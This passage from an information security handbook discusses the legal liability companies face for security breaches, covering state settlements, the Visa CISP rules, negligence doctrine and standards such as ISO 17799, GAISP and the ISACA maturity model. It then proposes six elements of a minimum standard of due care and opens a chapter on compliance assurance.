- Describe the process by which an individual consumer may review and request changes to his or her information.
- Describe the process by which the operator notifies consumers who use or visit its commercial Web site or online service of material changes to the operator's privacy policy.
- Identify the effective date of the policy.

The law includes specific requirements regarding the location and prominence of the privacy policy; and businesses should be aware that by adopting a privacy policy, as required by Assembly Bill 68, they are making themselves subject to FTC regulation on this very matter.

Other State Actions

There have been several cases in which a company victimized by cyber-criminals has faced liability under a state's consumer protection statues.

Victoria's Secret

On October 21, 2003, New York State Attorney General Eliot Spitzer announced an agreement with Victoria's Secret to protect the privacy of its customers.[9] The agreement follows the discovery that personal information of Victoria's Secret customers was available through the company Web site, contrary to the company's published privacy policy.

Under the terms of the settlement, Victoria's Secret is to provide refunds or credits to all affected New York consumers, and is to pay $50,000 to the State of New York as costs and penalties. Also under the terms of the settlement, Victoria's Secret is required to:

- Establish and maintain an information security program to protect personal information.
- Establish management oversight and employee training programs.
- Hire an external auditor to annually monitor compliance with the security program.

In announcing the agreement, Spitzer said: "A business that obtains consumers' personal information has a legal duty to ensure that the use and handling of that data complies in all respects with representations made about the company's information security and privacy practices."

Ziff-Davis Media, Inc.

In November 2001, Ziff-Davis, a New York-based multimedia content company, ran a promotion on its Web site, receiving approximately 12,000 orders for one of its magazines. According to legal briefs, inadequate security controls left these orders — including credit card numbers and other personal information — exposed to anyone surfing the Internet with the result that at least five consumers experienced credit card fraud.

Ziff-Davis, in its online security policy, made several representations concerning the privacy and security of information it collected from consumers, including the following:

> We use reasonable precautions to keep the personal information you disclose … secure and to only release this information to third parties we believe share our commitment to privacy.

The Attorney Generals of California, New York, and Vermont brought suit against Ziff-Davis, arguing that, in light of the above experience, this representation constituted an unfair or deceptive act. In an agreement reached between the parties, Ziff-Davis agreed to:

- Identify risks relating to the privacy, security, and integrity of consumer data.
- Address risks by means that include management oversight and training of personnel.
- Monitor computer systems.
- Establish procedures to prevent and respond to attack, intrusion, unauthorized access, and other system failures.[10]

Contract and Tort Law

Specific Contractual Obligations Regarding Financial Transactions

The National Automated Clearing House Association (NACHA), along with both Visa and MasterCard, contractually impose information security requirements on their members.[11,12]

Visa's Cardholder Information Security Program (CISP) contractually imposes the following 12 basic security requirements with which all Visa payment system constituents must comply:

1. Install and maintain a working firewall to protect data.
2. Keep security patches up-to-date.
3. Protect stored data.
4. Encrypt data sent across public networks.
5. Use and regularly update anti-virus software.
6. Restrict access by "need to know."
7. Assign a unique ID to each person with computer access.
8. Do not use vendor-supplied defaults for passwords and security parameters.
9. Track all access to data by unique ID.
10. Regularly test security systems and processes.
11. Implement and maintain an information security policy.
12. Restrict physical access to data.

Breach of Contract

While there is, as yet, little case law in the area, it is possible, if not likely, that those harmed by a disclosure of sensitive information will seek redress through a breach of contract claim. An example would be a purchaser of technology or technology services, claiming an explicit or implicit warranty from security defects in the technology.

A second example concerns the unauthorized disclosure of information that could generate a contractual liability if it occurs contrary to a nondisclosure or confidentiality agreement.

Analogously, a statement in an organization's privacy policy could give rise to a contractual liability if it is not effectively enforced, as a potential plaintiff may seek to recast terms of use and privacy statements as a binding contract. As such, plaintiffs will analyze the sometimes "soft" statements made in privacy policies, and may bring breach of contract claims for failure to strictly follow the policy.

If a Web site operator, for example, states that it uses its "best efforts" to protect the identity of users, it may be brought to task for not taking every possible step to prevent disclosure, even if it uses reasonable efforts to do so. Consequently, every privacy statement and terms of use must be analyzed carefully and tailored to its exact circumstances lest it inadvertently subject a business to a contractually higher standard of care than intended.

Tort Law

Numerous legal models are emerging arguing that tort law can be used to establish liability in information security situations. We investigate two of these:

1. Negligence claims
2. Shareholder actions

Negligence Claims

Negligence is defined as the "failure to use such care as a reasonable prudent and careful person would use under similar circumstances."[13]

For a victim of a security breach to prevail in a negligence claim, the victim must establish four elements:

1. *Duty of care.* The defendant must have a legal duty of care to prevent security breaches.
2. *Breach of duty.* The defendant must have violated that duty by a failure to act "reasonably."
3. *Damage.* The plaintiff must have suffered actual harm.
4. *Proximate cause:* The breach of duty must be related to the harm closely enough to be either the direct cause of the harm or, if an indirect cause, then it must be (a) a substantial causative factor in the harm and (b) occur in an unbroken sequence linking to the harm.[14]

Beyond the obvious need to establish proximate cause, there are three challenges to a successful negligence claim: duty of care, economic loss doctrine, and shareholder actions.

Duty of Care

At the present time, there is uncertainty over whether or not a legal duty exists in the case of an information security breach, except in those circumstances where a clear legal obligation or contractual relationship exists that requires the securing of information. Thus, financial institutions and health-care providers have a clear duty of care, as do businesses possessing nonpublic personal information about California residents. However, as more and more businesses adopt privacy policies or are required to do so (under federal or state law or FTC prodding), a more generalized duty of care may emerge. Thus, even in those circumstances where there is no statutory duty of care, analogous duty of care situations suggest a duty of care may also exist for the securing of information assets.

In the case of *Kline v. 1500 Massachusetts Avenue Apartment Corp*, for example, the U.S. Court of Appeals for the District of Columbia Circuit ruled that a landlord has an obligation to take protective measures to ensure that his or her tenants are protected from foreseeable criminal acts in areas "peculiarly under the landlord's control." The plaintiff in this case had sought damages for injuries she sustained when an intruder attacked her in a common hallway of her apartment building. The court held that the landlord was in the best position to prevent crimes committed by third parties on his property. In remanding the case for a determination of damages, the court stated:

> "[I]n the fight against crime the police are not expected to do it all; every segment of society has obligation to aid in law enforcement and minimize the opportunities for crime."[15]

A similar argument would suggest that a business is in the best position to prevent cyber-crimes against its own computer systems, as these are "peculiarly under the business' control."

To the extent that the claim that business is in the best position to prevent cyber-crimes can be substantiated, it would raise the question of whether they legally "should" take the actions necessary to prevent such a crime. The issue is whether the cost of avoidance is small enough relative to the cost of an incident to warrant imposing a duty on the business to take steps to secure its information assets. This cost/benefit analysis follows from Judge Learned Hand's equation "B < PL" articulated in *United States v. Carroll Towing Co*, in which Hand wrote that a party is negligent if the cost (B) of taking adequate measures to prevent harm is less than the monetary loss (L) multiplied by the probability (P) of its occurring.[16] As Moore's law continues to drive down the cost of basic protection and as cyber-crime statistics continue to show exponential growth, Hand's equation is certain to be valid: the cost of protection is often two or more orders of magnitude less than the expected loss.

Breach of Duty. Equally uncertain, at the present time, is what constitutes "reasonable care." On the one hand, "reasonable care" is difficult to pin down precisely as the security needs and responsibilities of organizations differ widely.

On the other hand, two classic legal cases suggest that there is a standard of reasonable care applicable to the protection of information assets, even in circumstances where there is not yet a clear definition

of exactly what that standard is. The first of these is the classic doctrine enunciated in *Texas & P.R v. Behymer* by Supreme Court Justice Holmes in 1903: "[w]hat usually is done may be evidence of what ought to be done, but what ought to be done is fixed by a standard of reasonable prudence, whether it usually is complied with or not."[17]

In the second case, *T. J. Hooper v. Northern Barge*, two barges towed by two tugboats sank in a storm. The barge owners sued the tugboat owners, claiming negligence noting that the tugboats did not have weather radios aboard. The tugboat owners countered by arguing that weather radios were not the industry norm. Judge Learned Hand found the tugboat owners liable for half the damages although the use of weather radios had not become standard industry practice, writing:

> Indeed in most cases reasonable prudence is in fact common prudence; but strictly it is never its measure; a whole calling may have unduly lagged in the adoption of new and available devices … Courts must in the end say what is required; there are precautions so imperative that even their universal disregard will not excuse their omission.[18]

Taken together, particularly in the context of the explosive growth in computer crime, these two statements can be interpreted to suggest that for a business to act "reasonably," it must take meaningful precautions to protect its critical information systems and the information contained in them.

Economic Loss Doctrine

Courts have traditionally denied plaintiffs recovery for damages if those damages are purely economic, as opposed to physical harm or damage to property. Because victims of information security breaches typically suffer only economic loss, the *economic loss doctrine* could present a challenge to a successful information security claim.

However, in recent decades, a number of courts have carved out exceptions to the economic loss doctrine. For example, the New Jersey Supreme Court in the case of *People Express Airlines v. Consolidated Rail Corp* awarded damages to People Express after the airline suffered economic loss as a result of having to suspend operations due to a chemical spill at the defendant's rail yard. In awarding damages to People Express, the court wrote:

> A defendant who has breached his duty of care to avoid the risk of economic injury to particularly foreseeable plaintiffs may be held liable for actual economic losses that are proximately caused by its breach of duty.
>
> We hold therefore that a defendant owes a duty of care to take reasonable measures to avoid the risk of causing economic damages, aside from physical injury, to particular … plaintiffs comprising an identifiable class with respect to whom defendant knows or has reason to know are likely to suffer such damages from its conduct.[19]

Shareholder Actions

Shareholders damaged by a drop in the value of a company resulting from the cost of a security breach may seek to sue management for failing to take steps to protect information assets. The nexus of new and developing standards derived from so many new sources — new state laws, federal securities laws, the PATRIOT Act, requirements of auditors and insurers — will have an impact of allowing potential plaintiffs to establish claims based on failure to comply with accepted standards.

Consider, for example, a public company doing business in California that was the subject of a hacker who obtained sensitive personal and financial information regarding clients. Upon discovery, the corporation was obligated, under California law, to publicize the security breach, thus giving shareholders notice of potential wrongdoing. Not surprisingly, the company's stock price was adversely impacted by the disclosure and subsequent negative publicity about the company. Upon further investigation (or perhaps with little or no investigation), a shareholder engaged a class action lawyer to pursue a claim against the company. The attorney couched the claim on the basis that the company had failed to apply broadly accepted security standards, resulting in damage to the company's shareholders.

If the company had, in fact, followed industry standards, it might be able to assert a defense — that it had not been negligent, and that its actions were in full compliance not only with applicable law, but with the standards imposed by regulatory agencies, auditors, insurers and its industry in general. The existence of standards could prove not only to be a sword, but a shield.

Effective Information Security Practices

At the same time as the legal risk associated with a failure to protect information assets is increasing, the professional information security community is developing a common body of Information Security Management Practice Models for use in effectively managing the security of information.

This section reviews three such models:

1. ISO 17799: Code of Practice for Information Security Management[20]
2. Generally Accepted Information Security Principles (GAISP), Version 3.0[21]
3. Information Security Governance: Guidance for Boards of Directors and Executive Management[22]

Each of these three documents deal at an abstract level with the question of standards for the protection of information assets. Their points of view are quite different, as is their pedigree. ISO 17799 originated in Australia and Great Britain before being adopted by the International Standards Association. GAISP is being developed by an international consortium under the leadership of the Information Systems Security Association, with the majority of participants coming from the United States. Both of these practice models were developed by information security practitioners, whereas *Guidance for Boards of Directors and Executive Management* was developed by the Information Systems Audit and Control Association (ISACA).

Our objective in reviewing these three distinctly different practice models is to *triangulate* around a common set of activities that one could assert would be required for a business to demonstrate that it met a "reasonable" standard of care.

ISO 17799: Code of Practice for Information Security Management

ISO 17799 is an emerging international standard for managing information security. With roots in Australian information security standards and British Standard 7799, ISO 17799 is the first acknowledged worldwide standard to identify a "Code of Practice" for the management of information security.

ISO 17799 defines "information security" as encompassing the following three objectives:

1. *Confidentiality:* ensuring that information is accessible only to those authorized to have access
2. *Integrity:* safeguarding the accuracy and completeness of information and processing methods
3. *Availability:* ensuring that authorized users have access to information and associated assets when required

ISO 17799 identifies ten specific and vital Information Security Management Practices. An organization's information is secure only to the extent that these ten practices are being *systematically* managed. Weaknesses in any single practice can often negate the combined strength in the other nine. The ten Information Security Management Practices are:

1. Security policy
2. Organizational security
3. Asset classification and control
4. Personnel security
5. Physical and Environmental Security
6. Communications and operations management
7. Access control
8. Systems development and maintenance

9. Business continuity management
10. Compliance

Generally Accepted Information Security Principles (GAISP), Version 3.0

The GAISP is an ongoing project to collect and document information security principles that have been proven in practice and accepted by practitioners. The GAISP draws upon established security guidance and standards to create comprehensive, objective guidance for information security professionals, organizations, governments, and users. The use of existing, accepted documents and standards will ensure a high level of acceptance for the final GAISP product, and will enable a number of benefits to be achieved.

The GAISP:

- Promotes good information security practices at all levels of organizations
- Creates an increase in management confidence that information security is being assured in a consistent, measurable, and cost-efficient manner
- Is an authoritative source for opinions, practices, and principles for information owners, security practitioners, technology products, and IT systems
- Encourages broad awareness of information security requirements and precepts
- Enables organizations to seek improved cost structures and program management through use of proven practices and global principles rather than varied, local, or product-specific guidelines
- Is written hierarchically to allow application to any appropriate level of the organization or IT infrastructure, from the corporate board to the technical staff working "in the trenches"

The GAISP is organized around three levels of guiding principles that are applicable at varying levels of the organization:

1. *Pervasive principles*, which target organizational governance and executive management
2. *Broad functional principles*, guidelines to planning and execution of security tasks and to establishment of a solid security architecture
3. *Detailed principles*, written for information security professionals and which highlight specific activities to be addressed in day-to-day risk management

Pervasive Principles

The *pervasive principles* outline high-level recommendations to help organizations solidify an effective information security strategy, and include conceptual goals relating to accountability, ethics, integration, and assessment.

- *Accountability principle.* Information security accountability and responsibility must be clearly defined and acknowledged.
- *Assessment principle.* The risks to information and information systems should be assessed periodically.
- *Awareness principle.* All parties, including but not limited to information owners and information security practitioners with a need to know, should have access to applied or available principles, standards, conventions, or mechanisms for the security of information and information systems, and should be informed of applicable threats to the security of information.
- *Equity principle.* Management shall respect the rights and dignity of individuals when setting policy and when selecting, implementing, and enforcing security measures.
- *Ethics principle.* Information should be used, and the administration of information security should be executed, in an ethical manner.
- *Integration principle.* Principles, standards, conventions, and mechanisms for the security of information should be coordinated and integrated with each other and with the organization's policies and procedures to create and maintain security throughout an information system.
- *Multidisciplinary principle.* Principles, standards, conventions, and mechanisms for the security of information and information systems should address the considerations and viewpoints of all interested parties.

- *Proportionality principle.* Information security controls should be proportionate to the risks of modification, denial of use, or disclosure of the information.
- *Timeliness principle.* All accountable parties should act in a timely, coordinated manner to prevent or respond to breaches of and threats to the security of information and information systems.

Broad Functional Principles

The second level of the GAISP consists of *broad functional principles*, designed to be the building blocks of the *pervasive principles* and which more precisely define recommended tactics from a management perspective. These *principles* are designed as guidelines to planning and execution of security tasks and to establishment of a solid security architecture.

- *Information security policy.* Management will ensure that policy and supporting standards, baselines, procedures, and guidelines are developed and maintained to address all aspects of information security. Such guidance must assign responsibility, the level of discretion, and how much risk each individual or organizational entity is authorized to assume.
- *Education and awareness.* Management will communicate information security policy to all personnel and ensure that all are appropriately aware. Education will include standards, baselines, procedures, guidelines, responsibilities, related enforcement measures, and consequences of failure to comply.
- *Accountability.* Management will hold all parties accountable for their access to and use of information (e.g., additions, modifications, copying and deletions, and supporting information technology resources). It must be possible to affix the date, time, and responsibility, to the level of an individual, for all significant events.
- *Information asset management.* Management will routinely catalog and value information assets, and assign levels of sensitivity and criticality. Information, as an asset, must be uniquely identified and responsibility for it assigned.
- *Environmental management.* Management will consider and compensate for the risks inherent to the internal and external physical environment where information assets and supporting information technology resources and assets are stored, transmitted, or used.
- *Personnel qualifications.* Management will establish and verify the qualifications related to integrity, need-to-know, and technical competence of all parties provided access to information assets or supporting information technology resources.
- *Incident management.* Management will provide the capability to respond to and resolve information security incidents expeditiously and effectively in order to ensure that any business impact is minimized and that the likelihood of experiencing similar incidents is reduced.
- *Information systems life cycle.* Management will ensure that security is addressed at all stages of the system life cycle.
- *Access control.* Management will establish appropriate controls to balance access to information assets and supporting information technology resources against the risk.
- *Operational continuity and contingency planning.* Management will plan for and operate information technology in such a way as to preserve the continuity of organizational operations.
- *Information risk management.* Management will ensure that information security measures are appropriate to the value of the assets and the threats to which they are vulnerable.
- *Network and Internet security.* Management will consider the potential impact on the shared global infrastructure (e.g., the Internet, public switched networks, and other connected systems) when establishing network security measures.
- *Legal, regulatory, and contractual requirements of information security.* Management will take steps to be aware of and address all legal, regulatory, and contractual requirements pertaining to information assets.
- *Ethical practices.* Management will respect the rights and dignity of individuals when setting policy and when selecting, implementing, and enforcing security measures.

TABLE 35.2 Information Security Management Maturity Levels

Mgmt Maturity	Description
Level 0	Security Management is Nonexistent The organization does not manage the security of information assets
Level 1	Initial Ad-Hoc Security Management Security management is ad hoc and not organized; management responsibility is fragmented or nonexistent
Level 2	Repeatable but Intuitive Security Management Basic security countermeasures and processes are implemented; management responsibility, authority, and accountability are assigned
Level 3	Defined Process Security management flows from organizational strategy and from an organizationwide risk management policy; employees receive regular training and education
Level 4	Managed and Measurable Security management is monitored and measured; regular feedback is used to assess and improve management effectiveness
Level 5	Security Management is Optimized Information security best practices are followed

Detailed Principles

The third GAISP level consists of *detailed principles*, written for information security professionals and which highlight specific activities to be addressed in day-to-day risk management. The tactics in the *detailed principles* are step-by-step instructions necessary to achieve the appropriate tactical outcome from the *broad principles* and the conceptual goals of the *pervasive principles*.

Information Security Governance: Guidance for Boards of Directors and Executive Management

The Information Systems Audit and Control Association (ISACA) has developed a model for the overall "maturity" of an organization's security management. ISACA's model was built upon a software engineering management maturity framework that had been developed in the mid-to-late 1980s by the Software Engineering Institute, a national technology center at Carnegie Mellon University. The model "measures" — on a scale of 0 to 5 — the extent to which information security is being formally and proactively managed throughout the organization.

The ISACA model provides an organization with a:

- Snapshot-in-time assessment tool, assisting the organization to identify the relative strengths of its information security management practices
- Tool for identifying an appropriate security management maturity level, to which the organization can evolve
- Method for identifying the gaps between its current security maturity level and its desired level
- Tool for planning and managing an organizationwide Information Security Management Improvement Program for systematically improving the organization's information security management capabilities
- Tool for planning and managing specific information security improvement projects

Note that each organization must determine what maturity level is appropriate for its specific circumstances.

Table 35.2 provides a brief overview of each of the six Information Security Management Maturity levels.

Information Security Minimum Standards of Due Care: The Battle of the Expert Witnesses

Now consider what Einstein called a Gedanken experiment, a thought experiment. Imagine that company ABC suffers an information security incident resulting in damage to a third party, XYZ. Let us stipulate that ABC is not legally bound by the GLBA, has no printed privacy policy to which it must adhere, does not do business with California consumers, etc., and so has no *explicit duty of care* to protect. Let us also stipulate that XYZ's losses were not just economic. Finally, let us stipulate that ABC has at least 100 employees, 100 workstations, and several servers.[23]

In this situation, the case hinges on two points:

1. A point of law as to whether ABC has an *implicit* duty of care
2. A point of information security management as to whether the actions ABC took in protecting its information systems were *reasonable*

Let us now further stipulate that the plaintiff establishes that ABC has, indeed, a *duty of care*. The case now hinges on whether the actions ABC took in protecting its information systems were reasonable. Bring on the experts!

Hypothesis

The actions ABC took in protecting its information systems were reasonable if ABC can find an *unimpeachable* expert to testify that ABC's actions were reasonable. Correspondingly, XYZ will prevail if ABC's actions were so egregious that any attempt by ABC to present an expert testifying that ABC's actions were reasonable could be impeached by XYZ's attorneys.

In this context, an *unimpeachable* expert is someone with the following qualities:

- Experienced information security professional, respected by colleagues
- Either an information security certification, such as the *CISSP* designation, or some other credentials of expertise
- Active membership in an organization of information professionals, such as the Information Systems Security Association
- Expert in information security standards of practice, such as ISO 17799, the GAISP, and the ISACA guidelines
- Expert in the GLBA, HIPAA, and other information security standards

Imagine now that we have ABC's expert in the witness chair. She is an information security professional with all the qualities listed above. For this expert to testify that ABC's actions were reasonable, she would have to find evidence of the following six key information security management elements.

1. *Executive management responsibility.* Someone at the top has management responsibility for ABC's information security program, and this program is managed in accordance with its information security policies.
2. *Information security policies.* ABC has *documented* its management approach to security in a way that complies with its responsibilities and duties to protect information.
3. *User awareness training and education.* Users receive regular training and education in ABC's information security policies and their personal responsibilities for protecting information.
4. *Computer and network security.* ABC's IT staff is securely managing the technology infrastructure in a defined and documented manner that adheres to effective industry practices.
5. *Third-party information security assurance.* ABC shares information with third parties only when it is assured that the third party protects that information with at least the same standard of care as does ABC.
6. *Periodic independent assessment.* ABC has an independent assessment or review of its information security program, covering both technology and management, at least annually.

These six management elements form a common core, either explicitly or implicitly, of all three Information Security Management Practice Model*s* examined, as well as the GLBA and HIPAA regulatory standards for protecting information. Therefore, we feel confident in asserting that if ABC's unimpeachable expert can testify that ABC is doing these six things, then ABC's actions are reasonable. We are correspondingly confident that, if the expert is truly an unimpeachable information security professional, then, in the absence of these six elements, she would not testify for ABC that its actions were reasonable. Indeed, we think that, in this case, she would line up to testify on behalf of XYZ.

It is these six key information security management elements, therefore, that we believe form a Minimum Information Security Standard of Due Care.

Looking to the Future

As computer crime continues to rise, the legal and regulatory landscape will tilt toward more responsibility, not less.

The Corporate Governance Task Force of the National Cyber Security Partnership, a public–private partnership working with the Department of Homeland Security, has recently released a management framework and call to action to industry, nonprofits, and educational institutions, challenging them to integrate effective information security governance (ISG) programs into their corporate governance processes.[24]

Among the recommendations of this task force are:

- Organizations should adopt the information security governance framework described in the report and embed cyber-security into their corporate governance process.
- Organizations should signal their commitment to information security governance by stating on their Web sites that they intend to use the tools developed by the Corporate Governance Task Force to assess their performance and report the results to their board of directors.
- All organizations represented on the Corporate Governance Task Force should signal their commitment to information security governance by voluntarily posting a statement on their Web sites. In addition, TechNet, the Business Software Alliance, the Information Technology Association of America, the Chamber of Commerce, and other leading trade associations and membership organizations should encourage their members to embrace information security governance and post statements on their Web sites.
- The Department of Homeland Securit*y* should endorse the information security governance framework and core set of principles outlined in this report, and encourage the private sector to make cyber-security part of its corporate governance efforts.
- The Committee of Sponsoring Organizations of the Treadway Commission (COSO) should revise the Internal Controls-Integrated Framework so that it explicitly addresses information security governance.

According to Art Coviello, president and CEO at RSA Security, and co-chair of the Corporate Governance Task Force, "It is the fiduciary responsibility of senior management in organizations to take reasonable steps to secure their information systems. Information security is not just a technology issue, it is also a corporate governance issue."

Bill Conner, chairman, president, and CEO of Entrust, Inc., who co-chaired the Task Force with Coviello, is quoted as saying "We cannot solve our cyber-security challenges by delegating them to government officials or CIOs. The best way to strengthen U.S. information security is to treat it as a corporate governance issue that requires the attention of boards and CEOs."[25]

Lest the private sector not step up to its responsibilities, the federal government is prepared to strengthen laws and regulations requiring the securing of information. As this is being written, Senator Dianne Feinstein (California) has introduced a bill extending California's "breach disclosure" law to all Americans. Congressman Adam Putnam (Florida), chairman of the House Technology, Information Policy, Intergovernmental Relations and the Census Subcommittee, has introduced legislation that would

require every publicly held corporation in the United States to have an information security independent review and include a statement in the annual report that the review established compliance with SEC-mandated information security standards.

Also tilting the landscape toward a greater duty of reasonable care is that businesses, after taking their own security responsibilities seriously, are requiring the same of their trading partners. This will serve to accelerate the adoption of improved information security management that will then, in turn, accelerate the acceptance of the six key information security management elements as a Minimum Information Security Standard of Due Care.

As a result, it is safe to say that over the next few years, the Minimum Information Security Standard of Due Care will, if anything, get tougher — not easier. Thus, while one can expect technology to continue to aid in the battle for security, the need for management at the top, for policies, for training, and for the other key management elements will not go away.

Notes

1. In a letter the American Bar Association, dated April 8, 2002, J. Howard Beales, Director of the Federal Trade Commission Bureau of Consumer Protection, states that attorneys are not exempt from the application of the GLBA privacy rule.
2. 66FedReg 8616, 12CFR 30 (Office of the Comptroller of the Currency); 12CFR 208, 211, 225, 263, (Board of Governors of the Federal Reserve System); 12CFR 308, 364 (Federal Deposit Insurance Corporation), 12CFR 568, 570 (Office of Thrift Supervision), 16CFR 314 (Federal Trade Commission); 17CFR 248 (Securities and Exchange Commission).
3. See discussion of FTC Safeguards Rule, below.
4. 45CFR 160, 162, 164.
5. 45CFR 162, Federal Register,Vol. 68, No. 34, 8377.
6. Web site of Hood & Strong at http://www.hoodstrong.com/InStep/2002/NFP%20YREND02%20Articles.html.
7. 16CFR 314.
8. FTC Web site at http://www.ftc.gov/privacy/privacyinitiatives/promises.html.
9. Office of New York State Attorney General Eliot Spitzer, *Victoria's Secret Settles Privacy Case*, October 21, 2003.
10. Assurance of Discontinuance between Ziff-Davis and the Attorney Generals of California, New York, and Vermont, August 28, 2002, http://www.oag.state.ny.us/press/2002/aug/aug28a_02_attach.pdf.
11. NACHA, Risk Management for the New Generation of ACH Payments 111, 2001.
12. Visa, Cardholder Information Security Program (CISP), 1999. http://www.usa.visa.com/business/merchants/cisp_index.html.
13. *Black's Law Dictionary,* 6th edition, 1032.
14. *Black's Law Dictionary,* 6th edition, 1225.
15. *Kline v. 1500 Massachusetts Avenue Apartment Corp.*, 439 F.2d 477, 482 (D.C. Cir. 1970); see also *Morton v. Kirkland*, 558 A.2d 693, 694 (D.C. 1989).
16. *United States v. Carroll Towing Co.*, 159 F.2d 169, 173-74 (2d Cir. 1947).
17. *Texas & P.R v Behymer*, 189 U.S. 468, 470, 1903.
18. *T.J. Hooper v. Northern Barge*, 60 F.2d 737 2d Cir., 1932.
19. People Express Airlines v. Consolidated Rail Corp., 495 A.2d. 107 (N.J. 1985).
20. Information Technology — Code of Practice for Information Security Management, International Standards Organization, ISO 17799, 2000.
21. *Generally-Accepted Information Security Principles* (GAISP), Version 3.0 (Draft), The Information Systems Security Association, 2004.
22. Information Security Governance: Guidance for Boards of Directors and Executive Management, Information Systems Audit and Control Foundation, ISACA, 2001.

23. Duty and reasonableness for a one-person home office would necessarily be different than for our hypothetical ABC. A software firewall, virus protection, regular patching, and the like may be all that a one-person home office need do.
24. *Information Security Governance: A Call to Action*, Corporate Governance Task Force, National Cyber Security Partnership, April 2004.
25. Corporate Governance Task Force of the National Cyber Security Partnership Releases Industry Framework, NCSP, press release, April 12, 2004.

Chapter 28

Compliance Assurance: Taming the Beast

Todd Fitzgerald

Contents

What Is Compliance?
The Regulations Are Coming, the Regulations Are Coming!
Control Frameworks and Standards
Let's Name a Few Control Frameworks and Security Standards
    Committee of Sponsoring Organizations of the Treadway Commission
    Information Technology Infrastructure Library
    Control Objectives for Information and Related Technology
    International Organization for Standardization (ISO) 17799
    Federal Information System Controls Audit Manual
    National Institute of Standards and Technology 800-53 Controls
    Technical Control Standards
Penalties for Noncompliance
Enter Best Practices
The 11-Factor Security Compliance Assurance Manifesto
Final Thoughts
Further Readings

As children we are taught by our parents to behave ourselves, obey their instructions, and be kind to others. As we go to school, teachers tell us to sit at our desks, follow the rules, learn the material, and prepare for the exams. As teenagers, we test the rules, bending the edges, seeing what we can "get away with" to define our own independence. Parents understand that we are "just growing up"

and this is part of the process of becoming an adult, so they are tolerant within reasonable limits. As children graduate high school and move on to college or other life experiences, more rules are learned, yet this time they do not come from our parents, they are society's rules and breaking them has defined civil, criminal, and societal consequences. Frequent speeding tickets, drunk driving, and large numbers of accidents equal increased insurance rates or loss of driving privilege. Studying hard and getting good grades in school equal graduation and increased job opportunities. Learning the sales techniques on that first sales job combined with hard work equals increased income.

Rules. Regulations. Policies. Standards. Just as we learn as we grow from being children to adults that there are rules that must be followed, so too have organizations "grown up" in an environment of increasing rules and regulations. The increasing number of similar but different regulations makes achieving compliance a very time-consuming activity.

What Is Compliance?

Answers.com provides a definition for compliance as "the act of complying with a wish, request, or demand; acquiescence." It further provides a definition, which may resonate with how many companies feel about the plethora of government regulations, "a disposition or tendency to yield to the will of others"! Compliance with security regulations is no trivial task; in fact, in a survey conducted by the Security Compliance Council, as much as 34 percent of information technology resources were being consumed to demonstrate compliance. These are valuable, technical resources that could be deployed to other high-value, new development efforts or to improving the efficiency of operations, but rather are being utilized to ensure that the regulations are being followed. This is a significant burden for large businesses; however, in smaller businesses the resources dedicated may be smaller in numbers, except that the hidden costs must be considered, such as burnout of the one or two information technology (IT) people who are working many hours of overtime to comply.

Compliance ensures that due diligence has been exercised within the organization to meet the government regulations for security practices. Compliance can be achieved in many ways, as many of these regulations provide a higher level definition of the requirement of "what" must be done; however, the lower level, platform-specific details of how the solution is implemented are typically not stated in the regulation itself. The regulation's primary task is to ensure that the appropriate processes are in place, people are aware of their responsibilities, and technical issues are appropriately managed. The regulations are drafted at a policy level and, as such, it would be difficult to mandate the selection of a specific platform from a particular vendor, as this would provide an undue advantage for that vendor. Furthermore, because technology changes at a pace faster than the policy-making process, by the time new legislation was enacted, the legislation would most likely be out of date. This approach would also stifle innovation by mandating the use of specific, recent technology to address security challenges.

The landscape of government regulations and security control frameworks covered in the subsequent sections is shown in Exhibit 28.1.

The Regulations Are Coming, the Regulations Are Coming!

Over the past several years, an increasing number of regulations that focus on providing adequate security have appeared. These regulations are typically focused on a vertical industry or segment of the economy, in an attempt to mitigate known issues within an industry.

